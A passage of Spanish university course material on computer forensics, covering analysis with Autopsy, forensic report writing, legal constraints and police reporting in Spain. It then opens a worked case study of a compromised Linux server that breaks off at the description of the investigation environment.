4.2. Análisis e investigación

La fase de análisis e investigación de las evidencias digitales es un proceso que requiere obviamente un gran conocimiento de los sistemas a estudiar. Las fuentes de recogida de información en esta fase son varias:

- registros de los sistemas analizados,
- registro de los detectores de intrusión,
- registro de los cortafuegos,
- ficheros del sistema analizado.

En el caso de los ficheros del sistema analizado, hay que tener cuidado con las carpetas personales de los usuarios. Dichas carpetas están ubicadas en el directorio */home* en sistemas GNU/Linux y en *c:\documents and settings* en sistemas Windows con tecnología NT (Windows 2000, XP, etc.).

Hay que tener en cuenta que no se consideran personales aquellas carpetas que han sido creadas por defecto en la instalación del sistema operativo, por ejemplo, las cuentas de administrador. De todas formas, siempre es recomendable asesorarse con un jurista ante la realización de un análisis forense para prevenir posibles situaciones desagradables (por ejemplo: ser nosotros los denunciados por incumplir la legislación).

Nota

Se recomienda siempre asesorarnos por especialistas jurídicos en el campo de las telecomunicaciones, ya que una mala praxis en esta ciencia nos puede generar muchos problemas al vulnerar algún derecho. Los bufetes más importantes en la actualidad en España y con reconocimiento en Europa son varios: Garrigues, Pintos & Salgado y Legalia entre otros.

En estos casos hay que tener en cuenta el artículo 18 de la Constitución española, que garantiza el derecho al honor, a la intimidad personal y familiar y a la propia imagen, además de garantizar por ejemplo el secreto de las comunicaciones salvo resolución judicial. Por tanto, toda la investigación tiene que ir siempre encaminada a encontrar las evidencias en todos aquellos datos que no contengan información personal. Solo se puede acceder a esta información disponiendo de una resolución judicial que lo autorice.

Cuando se accede a la información podemos encontrar dos tipos de análisis:

- Físico: información que no es interpretada por el sistema operativo ni por el de ficheros.

- Lógico: información que sí que es interpretada por el sistema operativo. En este nivel, por tanto, podremos obtener: estructura de directorios, ficheros que se siguen almacenando así como los que han sido eliminados, horas y fechas de creación y modificación de los ficheros, tamaños, utilización de los HASH para reconocer los tipos de archivos, contenido en los sectores libres, etc.

Hash

Una función de *hash* es una función para resumir o identificar probabilísticamente un gran conjunto de información, dando como resultado un conjunto imagen finito, generalmente menor (un subconjunto de los números naturales por ejemplo). Una propiedad fundamental del *hashing* es la que dicta que si dos resultados de una misma función son diferentes, entonces las dos entradas que generaron dichos resultados también lo son.

En un dispositivo de almacenamiento nos encontraremos con tres tipos de datos recuperados:

- *Allocated:* inodo y nombre del fichero intactos, con lo que dispondremos del contenido integro.

- *Deleted/Reallocated:* inodo y nombre del fichero intactos aunque han sido recuperados porque habían sido borrados, con lo que dispondremos del contenido íntegro.

- *Unallocated:* inodo y nombre de fichero no disponibles, con lo que no tendremos el contenido integro del archivo aunque sí algunas partes. A veces, realizando una labor muy laboriosa se puede obtener parte de la información e incluso unir las partes y obtener casi toda la información del archivo.

Inodo

Es una estructura de datos propia de los sistemas de archivos tradicionalmente empleados en los sistemas operativos tipo UNIX que contiene las características (permisos, fechas, ubicación, pero NO el nombre) de un archivo regular, directorio, o cualquier otro objeto que pueda contener el sistema de ficheros.

Una de las primeras acciones que vamos a tener que efectuar es determinar la configuración horaria del sistema. Con dicha opción podremos validar las fechas y las horas que podemos identificar para que no sean cuestionadas ante otro peritaje por ejemplo.

Después de identificar la configuración horaria, podremos realizar el estudio de la línea de tiempo también conocida como *timeline* y conocer cuáles han sido las acciones realizadas desde la instalación hasta el momento que se ha clonado el disco.

Las herramientas por excelencia para esta fase de análisis e investigación son el *EnCase* y el *Sleunth kit & Autopsy.* El *EnCase* es una aplicación propietaria para la realización de análisis forense mientras que *Sleunth kit & Autopsy* es un conjunto de herramientas de software libre creadas por Dan Farmer y Wietse Venema. Estas aplicaciones funcionan sobre Windows y GNU/Linux respectivamente, pero son capaces de analizar sistemas Unix, Linux, Mac OS X y Microsoft.

A continuación se muestra la pantalla principal de la herramienta *autopsy* en la figura 9. Como se puede observar, dicha aplicación está en un entorno web, con lo que permite a un investigador trabajar de forma remota aunque en este caso, como observaréis, ha sido de manera local.



Figura 9. Pantalla principal de Autopsy

Como podéis ver, la pantalla principal nos permite tres opciones. La primera opción permite abrir un caso que ya ha sido empezado, la segunda crear un nuevo caso, y la tercera obtener información de ayuda. En este caso de prueba crearemos uno nuevo para mostrar la sencillez de *Autopsy.* Véase la figura 10 a modo de ejemplo.



Figura 10. Pantalla de creación de un nuevo caso

Lo primero que nos pide es el nombre del caso, a nuestro ejemplo lo llamaremos "caso UOC". Después nos pide la descripción en una línea de texto con lo que tiene que ser clara y concisa. Por último nos pide los nombres de los investigadores.

Una vez creado el nuevo caso, tendremos que añadirle los equipos afectados. En este caso añadiremos uno que se llama Zeus, cuya misión es la monitorización de los demás servidores utilizando el software Nagios. También nos va a pedir la zona horaria para poder así correlacionar la información de los demás equipos involucrados que estén en diferentes zonas, así como el desfase del reloj.

Figura 11. Pantalla de Autopsy para añadir un nuevo equipo para analizar

Una vez añadido el equipo, nos saldrá el siguiente menú que se ve en la figura 12.

Figura 12. Pantalla de Autopsy para añadir imágenes a un equipo, realizar *timelines,* etc.

En primer lugar nos informa de que no tenemos añadida ninguna imagen de ningún dispositivo de almacenamiento y nos dice que seleccionemos el botón de "añadir una imagen". Una vez añadida dicha imagen, tendremos opción a:

- Realizar la actividad de línea de tiempos.
- Comprobar la integridad de la imagen.
- Ver la base de datos de los HASH.
- Ver las notas que se hayan añadido.
- Ver la secuencia de eventos.

Si pinchamos en añadir imagen del disco, nos saldrá la siguiente pantalla que se observa en la figura 13.



Figura 13. Pantalla para añadir una imagen de un disco duro

En primer lugar debemos indicar la ruta completa de la localización de la imagen, en nuestro caso es `/mnt/clonacion/hda_con_incidencias.dd` . Después indicamos qué tipo de imagen es, de todo el disco o solo de una partición, así como el método de importación.



Figura 14. Pantalla de Autopsy de las posibles ayudas

Como se puede observar en la figura 14, todo se realiza de una manera bastante sencilla y en un entorno muy amigable. Además, si hubiese alguna duda, dicho aplicativo tiene una ayuda bastante completa, por lo que no es necesario explicar su utilización. Además, en el siguiente apartado se describe cómo se lleva a cabo un análisis forense por un incidente de seguridad.

4.3. Redacción del informe

La redacción del informe es una tarea ardua a la par que compleja, porque no sólo hay que recoger todas las evidencias, indicios y pruebas recabados sino que, además, hay que explicarlos de una manera clara y sencilla. Hay que tener en cuenta que muchas veces dichos informes van a ser leídos por personas sin conocimientos técnicos y obviamente tiene que ser igual de riguroso y debe ser entendido, con lo que habrá que explicar minuciosamente cada punto. Todo informe deberá tener perfectamente identificada la fecha de finalización de éste, así como a las personas involucradas en su desarrollo.

Aunque a continuación explicaremos los dos tipos de informes que hemos mencionado anteriormente (informe ejecutivo e informe técnico) en ciertas situaciones se pueden unificar en uno dependiendo del caso y de la situación, aunque no es recomendable.

4.3.1. Informe ejecutivo

Los principales lectores de los informes ejecutivos son la alta dirección de las empresas, organismos, etc.; es decir, personas que no tienen un perfil técnico. Por tanto, el lenguaje del informe no debe ser muy técnico y, si se utiliza alguna jerga técnica, tiene que ser explicada de una manera clara.

Este informe consta de los siguientes puntos:

- Introducción: se describe el objeto del informe así como el coste del incidente acaecido.

- Descripción: se detalla que ha pasado en el sistema de una manera clara y concisa sin entrar en cuestiones muy técnicas. Hay que pensar que dicho informe será leído por personal sin conocimientos técnicos o con muy escasos conocimientos.

- Recomendaciones: se describen las acciones que se deben realizar una vez comprobado que se ha sufrido una incidencia para evitar otra incidencia del mismo tipo, así como si debe ser denunciado.

4.3.2. Informe técnico

En este tipo de informe sus principales lectores son personas con un perfil técnico (ingenieros, técnicos superiores, etc.), siendo el objetivo del informe describir qué ha ocurrido en el sistema. El informe debe contener al menos los siguientes puntos:

- Introducción: donde se describe el objeto principal del informe y se detallan los puntos fundamentales en que se disecciona el informe.

- Preparación del entorno y recogida de datos: se describen los pasos a seguir para la preparación del entorno forense, la adquisición y verificación de las imágenes del equipo afectado, etc.

- Estudio forense de las evidencias: en este punto se describe la obtención de las evidencias así como de su significado.

- Conclusiones: donde se describen de una manera detallada las conclusiones a las que se han llegado después de haber realizado el análisis.

5. Problemas habituales

Los problemas fundamentales que nos encontramos en la realización de un análisis forense son diversos y las consecuencias también pueden ser varias. A continuación, mostramos algunos de los problemas más habituales:

- En la duplicación del dispositivo de almacenamiento puede ocurrir, si el disco copia no ha sido formateado a bajo nivel previamente, que la información que contenga ese disco copia tenga impurezas, con lo que el estudio no tiene validez. También puede ocurrir que por un lapsus se intercambien el dispositivo origen por el de destino, con lo que las evidencias se pierden. Para evitarlo, es recomendable usar un dispositivo de almacenamiento nuevo, formatearlo a bajo nivel y etiquetar todos los dispositivos involucrados. También existen para la clonación dispositivos especiales que no permiten escribir en el origen aunque su coste es elevado.

- En el transporte del dispositivo clonado, si éste contuviese datos de carácter personal, no se cumple con la legislación pertinente (LOPD Y RDLOPD) y podría haber una sanción de la Agencia Española de Protección de Datos. Por ejemplo, firmar un contrato de encargo de tratamiento, rellenar el registro de entrada y salida, etc.

- En la fase de análisis e investigación, uno de los problemas es determinar el sujeto que ha originado la incidencia, así como obtener las pruebas o indicios para demostrarlo.

- En muchas ocasiones nos encontramos con complejidades técnicas y legales que dificultan el trabajo.

Complicaciones legales

A nivel legal, podemos vulnerar alguno de los derechos fundamentales del individuo, con lo que pueden denunciarnos con todo lo que ello conlleva. Además, al vulnerar un derecho fundamental de los que anteriormente ya hemos hablado (inviolabilidad de las comunicaciones, correo-e, *sniffer,* de las carpetas personales, etc.) podemos estropear toda la investigación. Por lo tanto, no sirve de nada todo el trabajo realizado e incluso puede tener consecuencias legales para el investigador.

- Poder determinar la conexión de causalidad, es decir, la conexión entre la causa y el efecto.

- En la fase de análisis e investigación, si los relojes del sistema no están sincronizados mediante el protocolo NTP (*network time protocol*) es muy complicado obtener la línea de tiempo y con ello la trazabilidad hasta el origen del incidente.

6. Denuncia a la policía judicial

Desde hace años existen en los diferentes Cuerpos del Estado (Policía Nacional, Guardia Civil, Mossos de Escuadra, etc.) grupos especializados en este tipo de actos delictivos.

Por ejemplo, en 1997 se creó en la Guardia Civil un grupo de investigación dependiente de la Unidad Central Operativa de Policía Judicial con sede en Madrid y que abarca todo el territorio.

Basta solo comentar a modo de ejemplo que en el año 2007 ha habido más de 1.000 denuncias y sigue incrementando el número.

Webs recomendadas

https://www.gdt.guardiacivil.es/faq.php. Existen varios tipos de formulario, dependiendo de los hechos ante los que nos encontremos.

http://www.policia.es/bit/index.htm. Existen varios tipos de correo-e, dependiendo de los hechos ante los que nos encontremos.

Figura 15. Fuente: *La Voz de Galicia*

Los pasos a seguir por la policía judicial son los siguientes:

1) Recepción de la denuncia por parte de la persona física o jurídica, ya sea por medio de su representante legal (empresas o instituciones), o del administrador del equipo informático o de la red. Es importante que el encargado de la puesta en conocimiento del presunto hecho delictivo, tenga una clara y

concreta composición del hecho (es decir, los hechos acontecidos en los sistemas), así como que aporte (si fuese posible) algún tipo de indicio en formato electrónico (memoria USB, disquete, CD/DVD, zip, etc.), sin perjuicio de la perceptiva inspección ocular que se hará con posterioridad.

De la misma manera, es conveniente una valoración aproximada de los daños (en el caso de que existan), sin perjuicio de que posteriormente se puedan modificar.

2) Inspección ocular: por parte de la Guardia Civil se lleva a cabo una minuciosa inspección ocular que permite analizar todos los indicios, rastros o posibles pruebas que pudiesen existir en el equipo informático. Para esto, si fuese necesario, se realizaría una clonación de los dispositivos de almacenamiento.

En caso de ser necesario para el proceso penal, se precintan los componentes afectados, procediéndose a su depósito a disposición de la Autoridad Judicial que entiende de ese hecho; dicho depósito se realiza en las instalaciones propias del denunciante, siendo éste el que figuraría como depositario. En caso de que el equipo informático fuese necesario para una actividad concreta y necesaria en algún ámbito, se podría poner en normal funcionamiento, haciendo constar este hecho por escrito y siempre debidamente fundamentado. En este caso se deben salvar, como mínimo, las estructuras de los directorios del equipo afectado.

3) Realización de un informe complementario para su remisión al juzgado en unión de todo lo actuado, en el que se indicaría de forma clara y lo menos técnica posible el proceso del ataque a ese sistema informático, así como las conclusiones a las que se ha llegado. Este informe puede ir complementado con otros en los que se explique de forma más detallada, huyendo de excesivos tecnicismos, el funcionamiento de algún servicio y/o concepto relacionado con Internet (correo electrónico, números IP, *sniffers,* etc.).

4) El resto de los pasos son los característicos en cualquier investigación, hasta el total esclarecimiento de los hechos, así como la puesta a disposición judicial de los presuntos responsables, si fuese el caso.

7. Herramientas

Antes de enumerar las diferentes herramientas que pueden ser necesarias a la hora de realizar un análisis forense, es necesario hablar del Instituto Nacional de los Estándares y la Tecnología (National Institute of Standards and Technology, también conocido como NIST).

El NIST fue fundado en 1901 como una agencia federal que forma parte del Departamento de Comercio de los Estados Unidos. Su misión es elaborar y promover patrones de la medición, los estándares y la tecnología con el fin de crear productividad, facilitar el comercio y mejorar la calidad de vida.

Web recomendada

Para más información, podéis consultar:
http://www.nist.gov/

Este instituto lleva a cabo un proyecto para el testeo de herramientas de análisis forense de ordenadores (*computer forensic tool testing, CFTT*). Su principal objetivo es la certificación de herramientas de hardware y software con el fin de asegurar que su uso ofrece resultados fiables.

A continuación se muestran algunas de las herramientas que se utilizan en un análisis forense.

Captura de tráfico
Tcpdump
Windump
Wireshark
Cifrado
PGP
GNUpg
Detección de intrusión
Firewall Intrusion Detection System (CISCO)
SNORT
Tipping point
Virtualización de sistemas
Vmware
Xen
Emuladores de sistemas
Wine
Win4Lin
Cygwin
Editores
Winhex
Hexdump
Eliminación de archivos segura
wipe
Análisis e Investigación
Encase
Autopsy
Distribuciones (LIVECDs)
F.I.R.E
Backtrack
Knoppix
Clonado de dispositivos de almacenamiento
dd
Ghost
Acronis
nc

Web recomendada

Para más información, podéis consultar:
http://www.cftt.nist.gov/

Resumen

En este módulo se hace una introducción de la ciencia conocida como *análisis forense de sistemas informáticos*, con lo que, ante un incidente de seguridad, se tiene que tener el conocimiento de saber cómo reaccionar. Para ello:

- Se explica cómo afrontar la adquisición de los datos, así como su análisis e investigación.

- Se ha explicado la base jurídica de la infracción y cómo obtener pruebas incriminatorias sin violar los derechos de los usuarios e infractores.

- Se han expuesto las diferentes formas de contactar con la policía judicial, así como su modo de actuación una vez que reciben la denuncia.

- Se explica cómo realizar un informe del incidente.

Bibliografía

Enlaces recomendados

http://www.leydatos.com/
http://www.hispasec.com/
http://www.rediris.es/
http://www.pintos-salgado.com/
http://www.cert.org/
http://es.wikipedia.org/

Bibliografía

Alvarez-Cienfuegos Suárez, José María (1993). "Los delitos de falsedad y los documentos generados electrónicamente. Concepto procesal y material de documento: nuevas técnicas". *Cuadernos de Derecho Judicial. La nueva delincuencia II.* Madrid: Consejo General del Poder Judicial.

Associated Press (abril, 1998). *"Hackers: Pentagon archives vulnerables".* Mercury Center.

Davara Rodríguez, M. A. (julio, 1997). "El documento electrónico, informático y telemático y la firma electrónica". *Actualidad Informática Aranzadi* (núm. 24). Navarra.

Davara Rodríguez, Miguel Ángel (1993). *Derecho Informático.* Navarra: Ed. Aranzadi.

Del Peso, Emilio; Piattini, Mario G. (2000). *Auditoría Informática* (2.ª ed.). Ed. RA-MA.

Quintero Olivares, Gonzalo y otros (1996). *"Comentarios al Nuevo Código Penal".* Navarra: Aranzadi.

Rivas López, José Luis; Ares Gómez, José Enrique; Salgado Seguín, Víctor A.; Conde Rodríguez, Laura Elena (2000). "Situaciones de Hackeo [II]: penalización y medidas de seguridad". *Revista Linux Actual* (núm. 15). Prensa Técnica.

Rivas López, José Luis; Ares Gómez, José Enrique; Salgado Seguín, Víctor A.; Conde Rodríguez, Laura Elena (2000). "Situaciones de Hackeo [I]: penalización y medidas de seguridad". *Revista Linux Actual* (núm. 14). Prensa Técnica.

Rivas López, José Luis; Ares Gómez, José Enrique; Salgado Seguín, Víctor A. (Set. 2004). "*Linux: Seguridad técnica y legal*". Virtualibro.

Rivas López, José Luis; Salgado Seguín, Víctor; Sotelo Seguín, Gonzalo; Fernández Baladrón, Pablo. (Set. 2004). "Hackers: un paso en falso". *RedIRIS.*

Sanz Larruga, F. J. (1997). "El Derecho ante las nuevas tecnologías de la Información". *Anuario de la Facultad de Derecho* (núm. 1, pág. 499-516). Universidad de La Coruña.

Sheldon, Tom; COX, Philip (2002). *Windows 2000 Manual de seguridad.* Osborne McGraw-Hill.

Varios autores (2001). *Seguridad en Windows 2000 Referencia técnica* (1.ª ed.). Microsoft Press.

Ejemplo de análisis forense

José Luis Rivas López

P09/M2107/00009

Universitat Oberta de Catalunya
www.uoc.edu

Índice

Introducción..... 5

Objetivos..... 6

1. Informe..... 7
1.1. Antecedentes 7
1.2. Proceso de análisis 8
1.3. Entorno de investigación 10
1.3.1. Herramientas utilizadas 10
1.3.2. Entorno de trabajo 10
1.4. Preparación del proceso de análisis 12
1.4.1. Clonación del disco duro 12
1.4.2. Determinación de las particiones 12
1.4.3. Crear particiones para cada fichero imagen 13
1.4.4. Preparación entorno 1 13
1.4.5. Preparación entorno 2 14
1.4.6. Preparación entorno 3 14
1.4.7. Determinación del uso horario 15
1.4.8. Identificación de las cuentas de usuario 15
1.5. Cronograma de actividades 16
1.5.1. Instalación del sistema operativo 16
1.5.2. Conexiones a los servicios FTP 17
1.5.3. Instalación de aplicaciones, *Rootkits*..... 18
1.6. Análisis del *malware* encontrado 20
1.6.1. *Snnifer*..... 20
1.6.2. Smurf 21
1.6.3. AW 30
1.7. Análisis de las IP involucradas 50
1.7.1. 192.168.1.105 50
1.8. Conclusiones 52

2. Paso a seguir *a posteriori*..... 54

Resumen..... 55

Ejercicios de autoevaluación..... 57

Solucionario..... 58

Bibliografía..... 60

Introducción

En este módulo veremos un ejemplo práctico de la realización de un análisis forense de un servidor atacado. Dicho servidor se encuentra en una organización (Universitat Oberta de Catalunya) que no tiene ninguna medida de seguridad: ni cortafuegos, ni IPS/IDS, tal como se muestra en la figura 1. Aunque pueda parecer inverosímil, dicha situación es una situación real en muchas empresas y organizaciones.



Figura 1. Arquitectura del sistema

Se recomienda siempre que ante un incidente de seguridad se asesore por especialistas jurídicos en el campo de las telecomunicaciones, ya que una mala praxis en esta ciencia nos puede generar muchos problemas al vulnerar algún derecho.

Bufetes importantes

Los bufetes más importantes en la actualidad en España y con reconocimiento en Europa son varios: Garrigues, Pintos & Salgado y Legalia entre otros.

Objetivos

Con los materiales de este módulo didáctico se pretende que los estudiantes alcancen los objetivos siguientes:

1. Afianzar las fases del análisis forense.

2. Conocer en la práctica las herramientas que se deben utilizar en el análisis forense.

3. Comprender un ejemplo de informe.

1. Informe

El esquema que se sigue para resolver una incidencia de seguridad consta de los siguientes apartados:

- **Antecedentes:** se describe la información que existe del sistema afectado una vez detectado el incidente.

- **Proceso de análisis:** se detalla de forma resumida la secuencia de actividades llevadas a cabo para la obtención de las evidencias.

- **Entorno de investigación:** se detalla la arquitectura del entorno para la realización del análisis forense usado para la investigación, así como de las herramientas utilizadas.

- **Preparación del proceso de análisis:** se describe la preparación del entorno de investigación.

- **Cronología de actividades:** se describen todas las actividades realizadas por los atacantes de forma secuenciada. Dicha cronología empieza desde el inicio del ataque hasta la realización de la imagen del sistema. Se añade en cada punto las evidencias que sustentan dicha conclusión.

- **Análisis del *malware* encontrado:** se muestran los ficheros creados en el sistema como consecuencia del ataque, indicando su objetivo.

- **Análisis de las IP involucradas:** se muestra la información obtenida de las IP que se han implicado en el incidente.

- **Conclusiones:** se resumen los principales puntos acaecidos en el sistema.

1.1. Antecedentes

El día 25/11/08 el centro de atención al usuario CAU recibe un aviso por parte del responsable del sistema (Jose Luis Rodríguez), del Departamento de Lenguajes y Sistemas Informáticos, de que el equipo con IP 92.122.188.51 tiene un comportamiento errático.

Descripción del informe. Antecedentes

En esta parte del informe, se describe cómo se ha llegado a descubrir la incidencia:

- un aviso de correo-e de un CERT
- una llamada de un usuario
- un aviso del antivirus corporativo

- etc.

También se debe describir las características del equipo, persona de contacto, arquitectura, ... para que el lector del informe se sitúe en el entorno. Si se tiene una estimación del coste económico que ha tenido el incidente seria bueno ponerlo.

El equipo está ubicado en el aula 10 de dicho departamento en el edificio central siendo las características del servidor las siguientes:

Fabricante: HP
Modelo: TC-2021
Número de serie: 1234567890
Microcontrolador: P4 2.6 GHz
Memoria: 256 MB
Disco Duro: 80 GB (IDE – MARCA: Maxtor – S/N: aabbcc1234)
Sistema Operativo: Redhat 7.1
Nombre del equipo: Server1
IP: 92.122.188.51
Antivirus: No
Cortafuegos: No (ni a nivel hardware ni software)

En la figura 2 se muestra la arquitectura encontrada del sistema afectado:



Figura 2. Arquitectura del sistema

1.2. Proceso de análisis

A continuación se describe el proceso empleado en el análisis del sistema atacado una vez que se ha descartado que el sistema tenga una configuración errónea, etc.:

Descripción del proceso empleado

En esta parte del informe se describe el proceso empleado en el análisis del sistema para que el lector del informe pueda saber qué es lo que se ha hecho hasta el momento y hacerse una idea del alcance del problema.

1) Clonación del disco duro y realizar el *checksum* para verificar que la copia ha sido idéntica y así poder trabajar sin alterar la información original.

2) Preparación y configuración del entorno de investigación.

3) Utilización de las herramientas de análisis forense antes comentadas. Entre ellas el *Autopsy* para poder obtener un cronograma desde el punto de vista del sistema de ficheros.

4) Análisis de los ficheros de configuración del sistema ubicados en `/etc/`

a) Comprobar la versión del servidor.
b) Comprobar el uso horario.
c) Analizar las cuentas creadas para comprobar si se han creado cuentas nuevas, o si en alguna han sido modificados los permisos de las cuentas.
d) Comprobar los servicios que están funcionando.
e) Etc.

5) Análisis de los ficheros log y del historial para detectar las diferentes actividades del sistema (accesos vía ssh, ftp, accesos no autorizados, reinicios del sistema, etc.):

a) `/var/log/secure`
b) `/var/log/wtmp`
c) `/var/log/boot.log`
d) `/var/log/messages`
e) `.bash_history`
f) etc.

6) Obtención de los ficheros modificados de la siguiente manera:

a) Buscando ficheros borrados en el sistema con la herramienta Autopsy donde podemos encontrar malware borrado por el atacante, por los usuarios y/o administradores.
b) Comparando una lista de ficheros de un sistema limpio con su *checksum* md5 con los ficheros obtenidos del sistema atacado.
c) Comprobar la integridad de los paquetes rpm instalados por si han sido modificados y no son los que instala originalmente el sistema. Dicha comprobación se realiza mediante el comando:

```
rpm –verify –a –root /mnt/hda1
```

7) Comprobación de software instalado.

8) Análisis de binarios (comprobar que realmente hacen la función con lo que han sido creados). Ejecutándolos siempre en un entorno VmWare controlado.

VmWare

VmWare es un sistema de virtualización de máquinas virtuales. Una máquina virtual es un software que emula a un sistema permitiendo correr varios sistemas operativos diferentes en la misma máquina.

9) Realización de hipótesis y su comprobación en la máquina VmWare limpia.

10) Redacción del informe y de sus conclusiones.

1.3. Entorno de investigación

En este apartado describiremos las diversas herramientas que han sido necesarias para la realización del análisis, así como la preparación de los diferentes entornos a utilizar. En este caso se han utilizado tres entornos de trabajo como se detalla más adelante.

1.3.1. Herramientas utilizadas

El sistema atacado se analizó con una combinación de las siguientes herramientas:

Software	Descripción
Vmware	Aplicación comercial que permite virtualizar sistemas operativos.
Red Hat	Sistema operativo que ha sido atacado.
Ubuntu Server	Sistema operativo anfitrión donde se aloja el VmWare Server.
Mac OS X	Sistema operativo que se emplea en los equipos de trabajo.
The Sleuth Kit	Conjunto de herramientas de análisis forense de libre distribución.
Autopsy	Interfaz gráfico para The Sleuth Kit.
OpenOffice	Paquete ofimático en el que se utiliza su procesador de textos para redactar dicho informe y la hoja de cálculo, para facilitar el análisis de la información mediante filtros.
Google	Buscador de información.
Security Focus	Portal web sobre incidentes de seguridad (*exploits,* soluciones, ataques, etc.).

1.3.2. Entorno de trabajo

Para realizar el análisis forense del sistema, el entorno de investigación está basado en el uso de VmWare. En primer lugar hemos creado un disco virtual de 80 Gb y en él hemos volcado la imagen obtenida del servidor atacado para después poder analizarlo en modo "no-persistente" sin alterar de esta manera la información de dicho disco cuando accedemos a él.

